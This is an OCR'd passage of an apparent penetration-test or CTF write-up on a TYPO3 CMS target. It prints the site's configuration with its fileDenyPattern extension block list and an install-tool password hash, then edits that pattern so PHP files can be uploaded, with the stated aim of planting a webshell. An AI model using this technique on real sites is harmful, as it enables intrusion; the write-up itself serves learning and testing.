
After around 21 mins of research, I got to the global configuration of TYPO3.

Here, there is a blacklist of file extensions that are prevented from being uploaded to the web-site. The file extensions php, phpsh, phtml, pht, phar etc cannot be uploaded.

```
cookieSameSite = strict
customPermOptions
debug =
defaultPageTSconfig = mod.web_list.enableDisplayBigControlPanel=selectable mod.web_list.enableClipBoard=selectable mod.web_list.tableDisplayOrder { be_
defaultPermissions
defaultUC
defaultUserTSconfig = options.enableBookmarks=1 options.file_list.enableDisplayBigControlPanel=selectable options.file_list.enableDisplayThumbnails=se
disable_exec_function =
enabledBeUserIPLock = 1
explicitADmode = explicitAllow
fileadminDir = fileadmin/
fileDenyPattern = \.(php[3-8]?|phpsh|phtml|pht|phar|shtml|cgi)(\..*)?$|\.pl$|^\.htaccess$
flexformForceCDATA = 0
fluidPageModule = 1
groupHomePath =
HTTP
installToolPassword = $argon2i$v=19$m=65536,t=16,p=2$SGVVaEcyQnlxZmVzbWRobA$umPTPOrDOdHi7ioGNe+UDrkaIIjF4eMsWlmNYi8ZddI
interfaces = backend
```

Maybe if i can make changes to this blacklist, I can upload a php webshell on the target. This can't be changed from here. On searching I found Installation wide configuration in settings tab.





Configure Installation-Wide Options

If set, values of the record are validated after saving in DataHandler. Disable only if using a database in strict mode.

[BE][checkStoredRecordsLoose] = true

If set, make a loose comparison (" equals 0) when validating record values after saving in DataHandler.

[BE][fileDenyPattern] = \.(php[3-8]?|phpsh|phtml|pht|phar|shtml|...

A perl-compatible and JavaScript-compatible regular expression (without delimiters "/"!) that - if it matches a filename - will deny the file upload/rename or whatever. For security reasons, files with multiple extensions have to be denied on an Apache environment with mod_alias, if the filename contains a valid php handler in an arbitrary position. Also, ".htaccess" files have to be denied. Matching is done case-insensitive. Default value is stored in PHP constant FILE_DENY_PATTERN_DEFAULT

\.(php[3-8]?|phpsh|phtml|pht|phar|shtml|cgi)(\..*)?$|\.pl$|^\.htaccess$

[BE][interfaces] = backend

This determines which interface options are available in the login prompt (All options: "backend,frontend")

backend

Write configuration | Toggle All

First thing I do is just change the initial part of the blacklist. I am rather a patient learner.So w-henever I encounter something new (TYPO3 CMS), I just try different things just in case it pr-oves handy in future hacks.

Configure Installation-Wide Options

[BE][checkStoredRecordsLoose] = true

If set, make a loose comparison (" equals 0) when validating record values after saving in DataHandler.

[BE][fileDenyPattern] = \.(php[3-8]?|phpsh|phtml|pht|phar|shtml|...


A perl-compatible and JavaScript-compatible regular expression (without delimiters "/"!) that - if it matches a filename - will deny the file upload/rename or whatever. For security reasons, files with multiple extensions have to be denied on an Apache environment with mod_alias, if the filename contains a valid php handler in an arbitrary position. Also, ".htaccess" files have to be denied. Matching is done case-insensitive. Default value is stored in PHP constant FILE_DENY_PATTERN_DEFAULT

\.phpsh|phtml|pht|phar|shtml|cgi)(\..*)?$|\.pl$|^\.htaccess$


[BE][interfaces] = backend

Write configuration | Toggle All

Let me see if we can upload a php file now.




For testing, I created a dummy php file named "test.php".

